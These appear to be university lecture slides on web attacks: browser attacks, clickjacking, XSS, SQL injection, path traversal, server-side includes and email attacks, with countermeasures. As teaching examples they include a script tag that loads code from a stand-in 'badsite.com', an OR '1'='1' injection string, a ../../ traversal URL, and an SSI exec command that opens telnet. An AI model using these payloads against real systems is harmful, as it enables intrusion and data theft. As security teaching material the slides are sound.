Attacks on the Web

ICT 3156

Introduction

- Browser Attacks
- Web Attacks Targeting Users
- Obtaining User or Website Data
- Email Attacks

Security Issues With Browsers

- A browser often connects to more than the one address shown in the browser's address bar.
- Fetching data can entail accesses to numerous locations to obtain pictures, audio content, and other linked content.
- Browser software can be malicious or can be corrupted to acquire malicious functionality.
- Popular browsers support add-ins, extra code to add new features to the browser, but these add-ins themselves can include corrupting code.
- Data display involves a rich command set that controls rendering, positioning, motion, layering, and even invisibility.
- The browser can access any data on a user's computer (subject to access control restrictions); generally the browser runs with the same privileges as the user.
- Data transfers to and from the user are invisible, meaning they occur without the user's knowledge or explicit permission.

Browser Attacks

There are three attack vectors against a browser:

- Go after the operating system so it will impede the browser's correct and secure functioning.
- Tackle the browser or one of its components, add-ons, or plug-ins so its activity is altered.
- Intercept or modify communication to or from the browser.

Browser Attack Types

- Man-in-the-Browser
- Keystroke Logger
- Page-in-the-Middle
- Program Download Substitution
- User-in-the-Middle


Man-in-the-Browser

- A man-in-the-browser attack is an example of malicious code that has infected a browser.
- Code inserted into the browser can read, copy, and redistribute anything the user enters in a browser.
- The threat here is that the attacker will intercept and reuse credentials to access financial accounts and other sensitive data.
- Man-in-the-browser attacks can be devastating because they represent a valid, authenticated user.

Man-in-the-Browser: SilentBanker

- In January 2008, security researchers detected a SilentBanker (a new Trojan horse).
- This code linked to a victim's browser as an add-on or browser helper object; in some versions it listed itself as a plug-in to display video.
- Banking and other financial transactions are ordinarily protected in transit by an encrypted session, using a protocol named SSL or HTTPS.
- But before the browser could encrypt its data to transmit to the bank, SilentBanker intervened, acting as part of the browser.

Man-in-the-Browser: SilentBanker



Man-in-the-Browser: SilentBanker

- SilentBanker also changed the effect of customer actions.
- Variant of SilentBanker intercepted other sensitive user data.

Keystroke Logger

- A keystroke logger (or key logger) is either hardware or software that records all keystrokes entered.
- The logger either retains these keystrokes for future use by the attacker or sends them to the attacker across a network connection.
- As a hardware device, a keystroke logger is a small object that plugs into a USB port, resembling a plug-in wireless adapter or flash memory stick.
- In software, the logger is just a program installed like any malicious code.
- Difference?

Page-in-the-Middle

- A page-in-the-middle attack is another type of browser attack in which a user is redirected to another page.
- Similar to the man-in-the-browser attack, a page attack might wait until a user has gone to a particular web site and present a fictitious page for the user.
- Difference?
- The man-in-the-browser action is an example of an infected browser that may never alter the sites visited by the user but works behind the scenes to capture information.
- In a page-in-the-middle action, the attacker redirects the user, presenting different web pages for the user to see.

Program Download Substitution

- In a **download substitution**, the attacker presents a page with a desirable and seemingly safe program for the user to download.
- Instead of or in addition to the intended program, the attacker downloads and installs malicious code.
- Advantage?
- Users have been conditioned to be wary of program downloads, precisely for fear of downloading malicious code.
- In this attack, the user knows of and agrees to a download, not realizing what code is actually being installed.
- This attack also defeats users' access controls that would normally block software downloads and installations, because the user intentionally accepts this software.

User-in-the-Middle

- A different form of attack puts a human between two automated processes so that the human unwittingly helps spammers register automatically for free email accounts.
- CAPTCHA

- Primary Captcha solving used techniques like pixel counts, color-filling segmentation, and histogram analysis.
- Primary Captcha invariants: pixel level and string level.
- How can these vulnerabilities be eliminated?
- By introducing some degree of randomness.

How Browser Attacks Succeed: Failed Identification and Authentication

- The central failure of these in-the-middle attacks is **faulty authentication**.
- If A cannot be assured that the sender of a message is really B, A cannot trust the authenticity of anything in the message.
- Human Authentication
- Computer Authentication

What a user knows, is, or has.

Computer Authentication

- When a user communicates online with a bank, the communication is really user-to-browser and computer-to-bank's computer.
- The bank performs authentication of the user; what about the user authenticating the bank?
- Computer authentication uses the same three primitives as human authentication, with obvious variations.
- Continuous authentication.
- Authentication is vulnerable at several points.

Computer Authentication

Authentication is vulnerable at several points.

- Usability and accuracy can conflict for identification and authentication: A more usable system may be less accurate.
- Computer-to-computer interaction allows limited bases for authentication. Computer authentication is mainly based on what the computer knows, that is, stored or computable data.
- Malicious software can undermine authentication by eavesdropping on(intercepting) the authentication data and allowing it to be reused later.
- Each side of a computer interchange needs assurance of the authentic identity of the opposing side.

Successful Identification and Authentication

- Shared Secret
  - To be effective, a shared secret must be something no malicious middle agent can know.
- One-Time Password
- Out-of-Band Communication
  - Transferring one fact along a communication path separate from that of another fact.
- Continuous Authentication
  - Encryption can provide continuous authentication, but care must be taken to set it up properly and guard the end points.
  - This countermeasure is foiled if the attacker can intrude in the communication pre-encryption or post-decryption.

Web Attacks Targeting Users

- Two classes of situations involving web content needs consideration.
    - Involves false content, with the the intent is to mislead the viewer.
    - More dangerous kind which seeks to harm the viewer.
- False or Misleading Content
- Malicious Web Content
- Protecting Against Malicious Web Pages

False or Misleading Content

- An incoherent message, a web page riddled with grammatical errors, or a peculiar political position can all alert you that something is suspicious, but a well-crafted forgery may pass without question.
- The falsehoods that follow include both obvious and subtle forgeries.
- Defaced Web Site
    - Occurs when an attacker replaces or modifies the content of a legitimate web site.
    - Sometimes the goal is just to prove a point or embarrass the victim. Some attackers seek to make a political or ideological statement, whereas others seek only attention or respect.
- Fake Web Site
    - The attacker can get all the images a real site uses; fake sites can look convincing.
- Fake Code

Protecting Web Sites Against Change

- Encryption, is often inappropriate: Distributing decryption a keys to all users defeats the effectiveness of encryption.


1. Integrity checksums can detect altered content on a web site.
2. A partial approach to reducing the risk of false code is **signed code**. A digital signature can vouch for the authenticity of a program, update, or dataset. The problem is, trusting the legitimacy of the signer.

Malicious Web Content

- Substitute Content on a Real Web Site
- Web Bug
- Clickjacking
- Drive-By Download

Substitute Content on a Real Web Site

- Attackers could replace parts of a web site and do so in a way that did not attract attention.



Web Bug

- When a remote file is fetched for inclusion, the request also sends the IP address of the requester, the type of browser, and the content of any **cookies** stored for the requested site.
- A web bug is a tiny image, as small as 1 pixel by 1 pixel, an image so small it will not normally be seen. It is loaded and processed the same as a larger picture.
- Web bugs are also called as clear GIF, 1x1 GIF, or tracking bug.
- Part of the processing is to notify the bug's owner.
- Tiny action points called web bugs can report **page traversal patterns** to central collecting points, compromising privacy.
- Web bugs can also be used in email with images.

Clickjacking

- Tricking a user into clicking a link by disguising what the link points to.
- A clickjacking attack succeeds because of what the attacker can do:
  - choose and load a page with a confirmation box that commits the user to an action with one or a small number of mouse clicks
  - change the image's coloring to transparent
  - move the image to any position on the screen
  - superimpose a benign image underneath the malicious with what looks like a button directly under the real button for the action the attacker wants
  - induce the victim to click what seems to be a button on the benign image

Drive-By Download

- Drive-by download: downloading and installing code other than what a user expects.
- Like the clickjacking attack, a drive-by download is an attack in which code is downloaded, installed, and executed on a computer without the user's permission and usually without the user's knowledge.
- Example

Protecting Against Malicious Web Pages

- Access control accomplishes separation, keeping two classes of things apart. Least privilege, user training, and visibility.
- Responsibility of the web page owner: Ensure that code on a web page is good, clean, or suitable.
    - The likelihood of that happening is small, for two reasons.
    1. Code on web pages can come from many sources; Website owners focus on site development, not maintenance.
    2. Good (secure, safe) code is hard to define and enforce.
- Planning and preparedness for after-the-infection recovery is also a necessary strategy.

Obtaining User or Website Data

- Attacks that seek to extract sensitive information: single users or websites. Websites or web servers are chosen more often.
- These incidents try to trick a database management system into revealing otherwise controlled information.
- Scripting or injection attacks. Attacker may craft and pass SQL commands to the server through the web interface.

- Cross-Site Scripting (CSS or XSS)
- SQL Injection
- Dot-Dot-Slash
- Server-Side Include

Cross-Site Scripting

- Executable code (**script**) is included in **the interaction between client and server** and executed by the client or server.

https://www.google.com/search?q=cross+site+scripting&rlz=1C1NHXL_**en**IN700IN705&oq=cross+site+&aqs=chrome.0.0l3j69i57j0l4.9386j0j7&**sourceid**=chrome&**ie**=UTF-8

- Sometimes the interaction is not directly between the user's browser and one web site. Many web sites offer access to outside services without leaving the site.
- Communications between client and server must all be represented in plain text, because the web page protocol (http) uses only plain text. To render any special actions, the http string contains embedded scripts.
- Access to user's data a threat. How?

http://www.google.com/search?name=<SCRIPT_SRC=http://badsite.com/xss.js></SCRIPT>
&q=cross+site+scripting&ie=utf-8&oe=utf-8
&aq=t&rls=org.mozilla:en-US:official &client=firefox-a&lr=lang_en

Persistent XSS Attack

- Sometimes a volley from the client will contain a script for the server to execute.
- The attack can also harm the server side if the server interprets and executes the script or saves the script and returns it to other clients (who would then execute the script). Such behavior is called a persistent cross-site scripting attack.
- Example: could occur in a blog or stream of comments.

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

Cool
story.
KCTVBigFan

SQL Injection

- Operates by inserting code into an exchange between a client and database server.
- SQL Queries, DBMS.
- These queries are composed through a browser and transmitted to the database server supporting the web page.
- The user can inject a string into this interchange, and can force the DBMS to return a set of records.

SQL Injection: Example

- A bank allows the user to download all transactions.
- The application identifies and authenticates the user.
- It might compose a query for the user and submit that query to the DBMS.

```
QUERY = “SELECT * FROM trans WHERE acct=’”+ acctNum + ”’;”
```

- The query is encoded within a long URL string.

```
http://www.mybank.com?QUERY=SELECT%20*%20FROM%20trans%20WHERE%20acct=‘2468’
```

- If the user can inject a string into this interchange, the user can force the DBMS to return a set of records.
- The DBMS evaluates the WHERE clause as a logical expression. The user may enter the account number as “‘2468’ OR ‘1’=‘1’”.

```
QUERY = “SELECT * FROM trans HERE acct=‘2468’ OR ‘1’=‘1’”
```

Dot-Dot-Slash

- Create a fence confining the web-server application such that the server application cannot escape from its area and access other potentially dangerous system areas. The server begins in a particular directory subtree, and everything the server needs is in that same subtree.
- In both Unix and Windows, '..' is the directory indicator for "predecessor", and '../..' is the grandparent of the current location.
- Someone who can enter file names can travel back up the directory tree one .. at a time.
- Example: passing the following URL causes the server to return the requested file, autoexec.nt, enabling an attacker to modify or delete it.

http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/system32/autoexec.nt

Dot-Dot-Slash: Countermeasures

- Web-server code should always run in a constrained environment.
- The web server should never have editors, xterm and Telnet programs, or even most system utilities loaded.
- No other executable programs will help the attacker use the web server's computer and operating system to extend the attack.
- What about naïve web application programmers?

Server-Side Include

- Web pages can be organized to invoke a particular function automatically.
- Example: “Contact us” Forms in Websites.
- One of the server-side include commands is exec, to execute an arbitrary file on the server.

```
<!—#exec cmd=”/usr/bin/telnet &”—>
```

- Opens a Telnet session from the server running with the privileges of the server.
- Imagine the catastrophe if the attacker chooses to execute even simple commands like: chmod, sh, or cat.

Website Data: A User's Problem, Too

- Why?
- Some website data affect users significantly.
- Example?

Foiling Data Attacks

- A programmer cannot assume that input is well formed.
- An input preprocessor could watch for and filter out specific inappropriate string forms, such as < and > in data expected to contain only letters and numbers.
- Access control on the part of backend servers that might receive and execute these data attacks.
- Example?
- In general, however, blocking the malicious effect of a cross-site scripting attack is a challenge.

Email Attacks

- Fake Emails
- Spam Mails: Volume of spam
- Malicious Payload
- Fake (Inaccurate) Email Header Data
- Phishing

Summary

Book

- Pfleeger C. P., Pfleeger S. L. and Margulies J., Security in Computing (5e), Prentice Hall, 2015, Chapter 4.